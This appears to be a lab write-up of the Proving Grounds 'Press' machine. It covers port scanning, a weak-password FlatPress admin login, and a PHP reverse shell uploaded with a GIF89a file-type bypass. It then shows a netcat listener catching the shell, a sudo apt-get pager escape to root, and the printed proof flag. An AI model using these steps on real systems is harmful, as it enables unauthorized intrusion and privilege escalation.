

Press

Host Info

- We are given an intermediate machine with IP of `192.168.181.29` . We can first use `nmap` to scan over it.

```
> nmap -sCV -A -Pn -O -p- 192.168.181.29 -oN tcpnmap.md
> sudo nmap -sU -Pn 192.168.181.29 --top-ports=100 --reason -oN udpnmap.md
```

```
# TCP
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|   256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
```

```
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
|_http-title: Lugh Gaming Shop HTML5 Template
|_http-server-header: Apache/2.4.56 (Debian)
```

```
8089/tcp  open  http     Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-generator: FlatPress fp-1.2.1
|_http-title: FlatPress
```

```
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
```

Network Distance: 4 hops


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Important Info


N/A

Initial Foothold


- We notice `port 80` is open with http server. We tried visit webpage and get a static page. Tried to click "SIGN IN" but nothing shows up.



- Check `port 8089` and we can get a `FlatPress` welcome page. There's a login option for admin.





Click login and then try weak password `admin : password` , then we can access into the administration page.



- Googled "FlatPress exploit", we can get a very useful information → <https://github.com/flatpressblog/flatpress/issues/152>.

By following this Github issue report, we are able to upload a php reverse shell file to the "Uploader" and then execute it in "Media manager". (I used ivan-sincek php reverse shell here, need to change your Kali IP and port in the file.)

At the beginning of your `shell.php` , you need to add `GIF89a;` to bypass file type verification.



- Listen on your Kali, we can get `www-data` as low-privilege shell.

```
> rlwrap nc -lvnp 9090
```

```
jip@jip:~/Offsec/PG/Press$ rlwrap nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.45.221] from (UNKNOWN) [192.168.181.29] 46022
SOCKET: Shell has connected! PID: 1070
WHOAMI
/bin/sh: 1: WHOAMI: not found
whomai
/bin/sh: 2: whomai: not found
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
|
```

Privilege Escalation

- By running `sudo -l`, we found that we can sudo run "apt-get" without password. Search over [GTFOBins](#), we can find a way to PE by "Sudo".

```
> sudo -l

> sudo apt-get changelog apt
> !/bin/sh

> whoami
: root

- proof.txt : 0896d050849aec32ccb6978f202b5730
```

```
www-data@debian:/home$ sudo -l sudo -l
sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
    (ALL) NOPASSWD: /usr/bin/apt-get
```

.. / apt-get ☆ Star 11,304

Shell Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

This invokes the default pager, which is likely to be `less`, other functions may apply.

```
apt-get changelog apt  
!/bin/sh
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo apt-get changelog apt  
!/bin/sh
```

```
[ David Kalnischkies ]  
* URI encode Filename field of Packages files (again). This fixes a  
  regression introduced in 2.1.15 that causes download failures of  
/tmp/apt-changelog-ZlD6mo/apt.changelog!/bin/sh|
```

```
# whoami  
whoami  
root  
# cat /root/proof.txt  
cat /root/proof.txt  
0896d050849aec32ccb6978f202b5730
```

Reference

- <https://github.com/flatpressblog/flatpress/issues/152>
- https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/reverse/php_reverse_shell.php
- <https://gtfobins.github.io/gtfobins/apt-get/>